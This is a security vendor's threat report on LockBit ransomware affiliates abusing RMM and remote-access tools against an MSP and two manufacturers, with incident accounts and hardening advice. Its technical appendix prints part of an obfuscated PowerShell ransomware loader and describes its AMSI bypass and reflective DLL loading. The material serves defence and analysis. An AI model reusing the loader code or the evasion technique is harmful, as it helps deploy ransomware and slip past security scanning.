LockBit Ransomware Gang Attacks an MSP and Two Manufacturers Using RMM Tools

By Elizabeth Clarke

Archived: 2026-04-05 20:24:25 UTC

Executive Summary

eSentire, a top global Managed Detection and Response (MDR) security services provider, intercepted and shut down three separate ransomware attacks launched by affiliates of the notorious, Russia-linked LockBit Ransomware Gang. The FBI estimates that the LockBit operators and their affiliates have collected approximately $91 million since the group's inception, and that is just U.S. ransoms. LockBit functions as a Ransomware-as-a-Service (RaaS) model where other cybercriminals are recruited to conduct ransomware attacks using LockBit's tools and infrastructure. LockBit is one of the most pervasive, lucrative and destructive ransomware groups currently operating worldwide.

Two incidents disrupted by eSentire occurred between February 2023 and June 2023, and one occurred in February 2022. The companies targeted include a storage materials manufacturer, a manufacturer of home décor, and a Managed Service Provider (MSP).

eSentire's security research team, the Threat Response Unit (TRU), found that in each attack, once the LockBit hackers gained initial access to the targets, they either used the companies' remote monitoring and management (RMM) tools, their remote access software, or brought in their own RMM tools to try and spread ransomware across the targets' IT environment, or in the case of the MSP, push their malware to the MSP's downstream customers.

RMM tools and remote access software are types of software used by individual companies, as well as by IT Consultants, VARs and MSPs. For example, individual businesses use this software so their internal IT teams can manage computer systems at multiple locations. IT Consultants, VARs and MSPs also use RMM tools and remote access software to help monitor and maintain their end customers' IT systems remotely.

When cybercriminals avoid the use of trademark malware and use legitimate technology tools already present within a company's IT environment, this is known as Living-off-the-Land. It is a tactic that hackers have used for numerous years, and it can be very effective because it helps the threat actors avoid detection and it makes attribution more difficult — particularly when IT management tools can be accessed remotely or from the cloud. This means that usage of standard IT tools, by a malicious threat actor, will not look any different than legitimate usage because:

1. They are already installed and in use in the corporate environment.
2. Network traffic does not stand out when a RMM tool or remote access software is being managed through a cloud service.

In this report, TRU will detail three separate incidents. These events will illustrate how these businesses could have suffered significant disruption if the LockBit affiliates had not been quickly detected and had their ransomware attempts neutralized.

Comments from Keegan Keplinger, Senior Threat Intelligence Researcher with TRU

"LockBit affiliates tend to get initial access via numerous methods, including browser-based attacks like SocGholish, exploitation of vulnerable servers exposed to the Internet, and valid credentials."

"Some LockBit affiliates have moved towards a Living-off-the-Land attack model, leveraging valid credentials and using legitimate RMM tools and remote access software to deploy their ransomware, including Advanced IP Scanner, AnyDesk, Atera and ConnectWise ScreenConnect™. Using valid credentials for initial access and legitimate software for intrusion actions raises the bar for detecting attacks."

"The LockBit operators purport to have an open affiliate model, and they state on their leak site, ‘We are located in the Netherlands, completely apolitical and only interested in money. It does not matter what country you live in, what types of language you speak, what age you are, what religion you believe in, anyone on the planet can work with us at any time of the year.' Interestingly, there haven't been reported cases of LockBit attacking organizations in Russia, and Russian nationals have been arrested in association with LockBit operations, as recently as June 2023."

"LockBit is one of the busiest global ransomware operations in commission, with victims across geographic and vertical domains, ranging from small mom and pop businesses to large, industrial manufacturing companies."

LockBit's Rise to Power and their Success in the U.S.

The Russian-speaking LockBit operators and their affiliates are one of the most prolific, destructive and lucrative ransomware groups in operation today. They emerged on the scene in late 2019, but it is believed they did not launch their ransomware-as-a-service operation until January 2020. Since that time, they have racked up victims across the globe. In a June 2023 U.S. Cybersecurity and Infrastructure Security Agency (CISA) security advisory, the FBI estimated that between January 2020 and June 2023, the LockBit gang launched 1,700 attacks against U.S. organizations, many in critical infrastructure sectors. These were companies and public entities in the healthcare, government, technology and manufacturing industries. The FBI also estimated that the LockBit operators and their affiliates collected approximately $91 million, bringing their U.S. ransom total to just shy of the renowned $100 million club.

One of their most destructive U.S. attacks was in February 2023, when LockBit affiliates hit the city of Oakland, California. The attack wreaked havoc for weeks, causing many of the city's systems to go down and requiring city managers to take their IT network offline out of caution.

Several of the city's non-emergency phone lines were offline or seriously impacted, it delayed the "response times" of Oakland's police department, and the attack affected at least six different government departments. As a result, the city administrators called a state of emergency one week after the ransomware attack. And the LockBit hackers didn't stop there. They also reportedly leaked a large amount of sensitive data about city employees,

including social security numbers, medical data, home addresses and other personal information for some Oakland residents.

LockBit Attacks Hospitals in Canada and France, Showing No Mercy in France

The LockBit cybercriminals also went after critical infrastructure organizations in the U.K., Canada, France, Italy, Australia and New Zealand, among other countries. Readers might recall that it was the LockBit gang that attacked Toronto's Hospital for Sick Children last December, delaying patient care because of the hospital's difficulty in processing lab results and medical images. Shockingly, on December 31, the LockBit operators issued a public apology to the hospital, provided them with a free decryptor, and stated that the "partner" responsible for the attack violated their rules and, as a result, was being kicked out of their affiliate program. Toronto's Hospital for Sick Children was just one of many Canadian organizations hit by LockBit in 2022. According to the country's cyber intelligence agency, the Communications Security Establishment (CES), LockBit was responsible for 22% of attributed ransomware incidents in Canada in 2022.

Meantime, halfway around the world, officials in Australia claimed that LockBit was behind 18 percent of the total reported ransomware incidents in their country between April 1, 2022, and March 31, 2023.

The LockBit operators might have shown sympathy to the children's hospital in Canada. However, they certainly didn't show any mercy when one of their affiliates attacked the computer networks of a French hospital, Center Hospitalier Sud Francilien (CHSF), in late August 2022. The attack caused the hospital to reroute emergency patients to other regional hospitals. For those patients needing care that required technology, they also had to be diverted to other facilities. The attack also seriously disrupted the hospital's operating rooms because many technical systems went down. The LockBit hackers demanded a $10 million ransom, and it was reported after the hospital refused to pay, the LockBit threat actors published personal data about staff members and patients and business data concerning the hospital's partner organizations.

LockBit Hackers Halt International Shipping for U.K.’s National Postal Service for Over a Month and Breach a Maximum-Security Fence Manufacturer in the U.K.

The LockBit gang continued their criminal acts, kicking off 2023 with a bang. In early January, a LockBit affiliate decided to breach the U.K.'s postal service, the Royal Mail. The attack brought the postal organization's international shipping department to a complete standstill for over a month. The hackers initially demanded a ransom of $80 million but later reduced it to $40 million. According to one news report, it was not clear if the Royal Mail paid any of the ransom, and when a Royal Mail spokesperson was asked, they declined to answer.

Although the Royal Mail attack drew headlines, it is LockBit’s August 2023 breach of England-based Zaun Limited, a maximum-security perimeter fencing manufacturer, which is currently sounding alarms with U.K. government officials. Zaun manufactures security gates, perimeter fencing and other physical security barriers, and counts among its customers the U.K.’s Ministry of Defense. In early September, U.K. tabloids began reporting that the LockBit gang had published thousands of pages stolen from Zaun on their Dark Web leak site, which contained sensitive data relating to Zaun's work with various organizations within the U.K.’s Ministry of Defense.

Reportedly, the leaked data includes information pertaining to Royal Navy Base-- the Clyde nuclear submarine base, located in Scotland; security equipment at a Royal Air Force station in England; the Porton Down chemical weapons lab in England; and detailed drawings for perimeter fencing and a map highlighting installations at Cawdor, a U.K. army site in Wales. It was also reported that sales orders for a Government Communications Headquarters (GCHQ) facility in England and a series of U.K. prisons were leaked by LockBit.

A member of U.K.'s Parliament Tobias Ellwood, who sits on the Commons Defense Select Committee said this about the reported breach, "The government needs to explain why this firm's computer systems were so vulnerable. Any information which gives security arrangements to potential enemies is of huge concern."

LockBit Rakes in $91 Million from U.S. Victims

Although the LockBit operators are Russian-speaking, they claim to be based in the Netherlands. It is reported that the LockBit operators maintain the ransomware encryptors and the websites, including their Dark Web leak site. The affiliates are tasked with breaking into the victim networks, stealing the data and encrypting the victims' devices. It is generally believed that the affiliates pay the LockBit operators 20 percent of the ransom monies they collect. Although it is not publicly known how many operators run the LockBit syndicate, the fact is that 20 percent of $91 million (the FBI's estimate of the ransoms paid to LockBit by U.S. organizations between January 2020 and June 2023) is $26 million and tax free. Not bad wages for working part-time.

For comparison, the average annual salary for a software engineer working in Russia is $19,000. So, even if there are 10 operators behind LockBit, each operator's take would be $2.6 million over three and a half years, giving the operators an average annual salary of approximately $743,000, and that estimate only includes U.S. ransoms.

LockBit's Clever Marketing Tactics to Lure their Partners in Crime

As previously mentioned, LockBit functions as a Ransomware-as-a-Service (RaaS) model. One of the other interesting aspects of LockBit are some of the clever marketing tactics used to recruit their affiliates, including:

- Ensuring affiliates get paid first—Affiliates are allowed to receive the ransom payment in full and then send the operators their portion. Typically, most RaaS operations do the exact opposite, where the core operators get paid the ransom and then send the affiliates their agreed upon cut.
- Badmouthing other RaaS groups in underground forums**.**
- Promoting the LockBit brand by paying people to get LockBit tattoos and issuing a $1 million bounty on information, leading to the identity of LockBit's head operator, who uses the alias "LockBitSupp."
- Providing a simple, point-and-click interface for its ransomware, making it easy to use, so even affiliates with minimal technical skills can use it.

A LockBit Affiliate Attacks an MSP and Tries to Infect their Downstream Customers

In tracking the activities of the LockBit group, it did not come as a surprise to TRU that LockBit used RMM tools or remote access software in their attacks against eSentire's customers. In fact, in CISA's June security advisory, they specifically called out how LockBit affiliates are repurposing remote access software such as AnyDesk, Atera

and ConnectWise ScreenConnect™ and other legitimate software for their ransomware operations. Cybercriminals are leveraging these powerful tools because users and organizations are not executing Access Control Management best practices when using these solutions. Extra caution should be given whenever RMM and other Remote Access Technologies are utilized.

During the first quarter of 2023, cyber analysts with eSentire's Security Operations Center (SOC) were alerted by eSentire's MDR for Endpoint solution that ransomware was being detected and blocked on a handful of customers' computers. TRU was immediately called in to investigate and to make sure no other actions had been taken by the threat actors, such as lateral movement, persistence, and credential access, and to determine how the hackers gained initial entry.

The impacted endpoints were promptly isolated, and the malware was identified as LockBit. TRU wiped the computers clean and initiated a threat hunt to make sure the LockBit criminals were no longer in the customers' networks. Once it was confirmed the cybercriminals were gone, TRU began investigating how the LockBit hackers were able to gain access.

TRU discovered that each organization hit by LockBit was a client of the same MSP. TRU reached out to the MSP to begin running down possible leads, and the picture started coming together.

Speculating on Initial Access

The initial question asked by TRU was how did the LockBit ransomware get on the endpoints of multiple customers? The MSP showed no signs of a break in; thus, TRU thought the threat actors might have gotten valid credentials to the MSP's remote access software. In previous cases, TRU has seen where the LockBit ransomware has been deployed into a victim's environment after being infected with the malware loader, SocGholish. However, SocGholish was not discovered during the incident investigation.

TRU identified that the MSP had the login panel for its ConnectWise ScreenConnect™ solution exposed to the Internet. Many providers of remote access solutions will leave this service open to the Internet, to make it easier for their customers' IT administrators to access the service for deployment, device enrollments, file sharing and brand building.


However, if an IT system, like a remote access solution, is open to the Internet, threat actors can use any number of search services, like Shodan, to find Internet-connected systems and devices and then target those systems for ransomware attacks or other types of attacks.

To avoid situations like this, it is recommended that all providers of RMM services and remote access software:

- Enforce two-factor authentication for all RMM and remote access software services and ensure the use of strong and unique passwords for these type accounts.
- Implement Access Control Lists (ACLs) for trusted IPs. However, if an end customer is roaming, they should connect to a VPN.
- Alternatively, RMM and remote access software providers can implement the use of client SSL certificates before customers can access these solutions.

If protections like these are not in place, then the chances of threat actors gaining access is exponentially higher. For example, cybercriminals can brute-force or phish a set of legitimate credentials. Alternatively, plenty of legitimate login credentials are for sale on the Underground Marketplaces. In tracking these Dark Web markets, TRU observed countless posts advertising stolen credentials for some of the most popular RMM and remote access software, including AnyDesk, Atera, ConnectWise ScreenConnect™ and Kaseya VSA.

The price for a set of credentials is a mere $10. See Figure 1.






Figure 1: Partial image of posts in an underground Russian Dark Market selling login credentials for popular RMM services for $10 per set

If threat actors are able to obtain system administration credentials from a provider of RMM tools or remote access software, or if they are able to procure a set of legitimate access credentials from a customer of a RMM or remote access software provider and can work their way into obtaining system administration credentials, then chances are good that the threat actors can deploy ransomware or other malware to a service provider's downstream customers. This is why it is so important that remote access providers have two-factor authentication, strong password usage, and secure remote access rules in place.

Remote Monitoring and Management tools and remote access software are powerful, productive solutions. They help individual companies manage their computer systems at multiple locations and they help manage their employees' remote access to the corporate network. Additionally, many small and medium businesses (SMBs) depend heavily on IT Consultants, VARs and MSPs to help them maintain their IT systems, ensuring the SMBs that their computer environment is always up and running, 24/7, so in turn they can focus on their core business. However, as this report illustrates, these powerful solutions require the users of these tools, whether it be an individual company or a VAR, Consultant or MSP, to implement Access Control Management best practices and take extra caution whenever RMM and other Remote Access Technologies are utilized.

LockBit Attack Intercepted

As previously mentioned, because the hackers used the LockBit ransomware as their final payload against several of the MSP's customers, the attack was quickly intercepted and shut down. The impacted endpoints were promptly isolated, the malware identified, the computers wiped clean, and TRU carried out a threat hunt to make sure the LockBit threat actors were no longer in the customers' networks.

See technical details of this LockBit incident at the end of the report.

Figure 2: Ransomware wallpaper

LockBit Brings PsExec and AnyDesk in its Attack Against a Home Décor Manufacturer

In this incident, LockBit affiliates were detected disabling Windows services on the endpoint of a manufacturing company. Recognizing the signs of a hands-on intrusion, the incident was escalated for active response by TRU. During the investigation, it was discovered that a PsExec service had been initiated and was being leveraged by the threat actors to delete files they brought into the manufacturer's environment, making it harder for security defenders to retrace the threat actors' steps and gather forensics.

The computers were immediately isolated from the network, and PsExec usage was traced back to an unmanaged, unprotected machine. The threat actors were also attempting to establish persistence via AnyDesk, an RMM tool also known to be popular with LockBit intrusions. Further attempts to spread to other computers were detected from the unmanaged endpoint. At this time, TRU suspected the LockBit affiliates had administrator privileges on that specific computer. The threat actors attempted to delete shadow volume copies of the manufacturer's files– a method that can certainly inhibit recovery from a ransomware attack. However, the LockBit affiliates were unsuccessful. Working with the client, eSentire disabled the source machine. The ransomware affiliates were suppressed through host isolation and infrastructure blocking, and the threat was shut down.

LockBit Targets a Storage Materials Manufacturer and Uses Multiple RMM Tools Trying to Spread Ransomware Across the Victim’s Network

In late May 2023, eSentire's 24/7 SOC alerted TRU that suspicious activity had been spotted on a corporate desktop belonging to a manufacturer of storage materials. Upon investigation, TRU found that a threat actor had gained an initial foothold into the organization's network and had uploaded a Microsoft Install File onto one of the

company's computers. They then installed the remote access software, ConnectWise ScreenConnect™, and used it to push ransomware onto a different corporate computer. Interestingly, the manufacturer also had the ConnectWise ScreenConnect™ software implemented as part of their IT environment.

eSentire's endpoint solution immediately detected the malicious software and blocked the execution of the ransomware binary. The computer was taken off the network, and the ransomware code was wiped from the system. TRU conducted further investigations to assess lateral movement and persistence in the environment, finding that an additional RMM tool, TSD Service, had been written to disk. No additional persistence mechanisms were found.

Why would the LockBit hackers bring their own copy of ConnectWise ScreenConnect™ , when the target already had the software installed in their corporate environment? TRU surmises that the threat actors may not have had credentials for the company's ConnectWise ScreenConnect™ software and decided it would be quieter and less intrusive if they brought their own copy into the target's environment. Because the manufacturer already had the software running in their network, the presence of additional copies would not immediately raise a red flag with system administrators and security defenders.

How Organizations Can Prevent Cybercriminals from Hijacking their RMM Tools and Remote Access Software and Infecting their Employees and End Customers with Ransomware

The LockBit attack against the MSP and the two manufacturers highlights the importance of securing RMM tools and remote access software. Below are security tips for defending against LockBit and other cyberthreats, utilizing an organization's legitimate IT tools to spread their malware and hide in plain sight.

1. Enforce two-factor authentication for all RMM and remote access solutions, VPNs and other key software systems. Ensure strong and unique passwords are used for remote access accounts and other key system accounts.
2. Implement Access Control Lists (ACLs) for trusted IPs. However, if an end customer is roaming, they should connect to a VPN.
3. Alternatively, MSPs could implement the use of client SSL certificates before customers can access the RMM system or remote access solution.
4. Don't be too explicit about your software stack in job offerings. Because job offers are necessarily public facing, threat actors can use these to understand what software is employed in your company and – therefore – craft personalized phishing lures that employees are less likely to question.
5. Phishing awareness: Any employees with access to RMM or remote access software should receive additional instruction to scrutinize communications that appear to come from a provider of these services.
6. Ensure your organization's IT environment, including your network, endpoints and logs (both on-premises and in the cloud) are protected by a 24/7 Managed Detection and Response solution.
7. Know what level of response/remediation and incident handling is provided as part of your 24/7 Managed Detection and Response offering.
8. Proactive threat intel operationalized – sweeps/proactive hunts to uncover malicious actors across customer organizations, after initial discovery.

9. Ensure that your organization is doing regular and timely patching and updating of its software applications, operating systems and all third-party tools.
10. Educate your clients about the importance of cybersecurity and work with them to establish security policies and guidelines for their employees.

The CISA LockBit security advisory also details more of the threat group's techniques, tactics and procedures (TTPs). See here.

Technical Details of the LockBit Attack Against the MSP

During LockBit's attack against the MSP, the ransomware binaries were dropped on multiple endpoints within five minutes. Downstream customer organizations in which the LockBit affiliates attempted to deploy ransomware included manufacturing organizations and companies in business services, transportation and hospitality.

TRU believes the threat actor(s) likely generated a new ransomware build for three of the customers based on the hashes to circumvent hash blocking. The threat actors dropped 32-bit and 64-bit versions of LockBit ransomware binaries on Windows servers, and the PowerShell loader for the DLL version of the ransomware on one of the hosts. TRU saw that the LockBit Green version was dopped onto the hosts and other LockBit versions. LockBit Green was released at the beginning of 2023 and was first reported by vx-underground.

TRU was able to recover the PowerShell script dropped by the threat group on one of the servers. The script is named "LBB_PS1_obfuscated". The first layer of the obfuscated script consists mostly of the code lines responsible for concatenating and reversing the order of the characters.

```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
$psFile=$PSCommandPath
$MaximumVariableCount=32567
#Seed: 190  Total Vars: 14553
$3b4t="5gb8hn`$global:ProgressPreference = `"SilentlyContinue`"`n`n# -- thread variables`n`$scrx5136"
if ($3b4t -match "(?ms)^5gb8hn(.+)x5136$")
{$3b4t=$Matches[1]} else {$3b4t="$^5gb8hn(.+)x5136$"}
"ipt:threadBody = `'`$data=`$threadData;`'`n`$data = @(`n@(62416317159553766,61715","8555604128,57336399" | % {$0q6f4x3dg4+=$_}
"694057504,584712651671O" | % {$e5949hohiu+=$_}
$c4ix84redq=($3b4t,$0q6f4x3dg4,$e5949hohiu) -join ''
"6420,54959097326818472,18155490401546482,61792098652180512,65230187563416165,18283808620706409,55049755904448048,20409040601135092,4881712","4902009204,44358311043823201,64527480453839471" | % {$tw5f1b701+=$_}
$4qx9ob9u=",52536072690480837,52766518087147867,5"
$ahu0n=($tw5f1b701,$4qx9ob9u) -join ''
foreach ($w0k in @("633536,15031994525258615,55661702975363525,03713218375532695,46448198481617375,93553581419207315,8402491804922737")) { $vq+=$w0k[-1..-$w0k.Length] -join '' }
$wff7d7="4slfow3nq13845065437,57340686438595189,45437326675412268,64624510459476321,62953253871806504,5163888632603044y88j"
if ($wff7d7 -match "(?ms)^4slfow3nq(.+)y88j$")
{$wff7d7=$Matches[1]} else {$wff7d7="$^4slfow3nq(.+)y88j$"}
foreach ($8chdq in @("87417375,6")) { $ec3v7x+=$8chdq[-1..-$8chdq.Length] -join '' }
$lu=$vq+$wff7d7+$ec3v7x
foreach ($4jwm8wchb in @("10091214426518l,21040448509489322,57740027945811422,82604076408290281,32556958842880174,608099056")) { $5iqh5s+=$4jwm8wchb[-1..-$4jwm8wchb.Length] -join '' }
$1ehlim="92,52811152456755675,57"
if ($lu.Length -eq "223") {
$tb6131tpt+=$lu
$tb6131tpt+=$5iqh5s
$tb6131tpt+=$1ehlim
}
```

Figure 3: First layer of obfuscated PowerShell script

Before executing the decoded data, the script attempts to disable the Anti-Malware Scan Interface (AMSI) by assigning amsiInitFailed to "True"(System.Management.Automation.AmsiUtils class) which will disable the scan for the current process. AMSI is a feature in Windows that can be used by antivirus and other security products to scan PowerShell commands for malicious content.

The function "fnD" takes an array of 64-bit integers within the $data array, decodes them using bitwise AND (-band) operations, and returns the decoded string as ASCII; $scb is then populated with the decoded strings.




Figure 4: Second layer of obfuscated PowerShell script

The third deobfuscated layer reveals the PowerShell loader that contains the LockBit ransomware binary. The deobfuscated script is responsible for reflectively loading the DLL that is base64-encoded and GZIP-compressed into the current process in memory, resulting in the ransomware execution.





Figure 5: Decoded ransomware binary

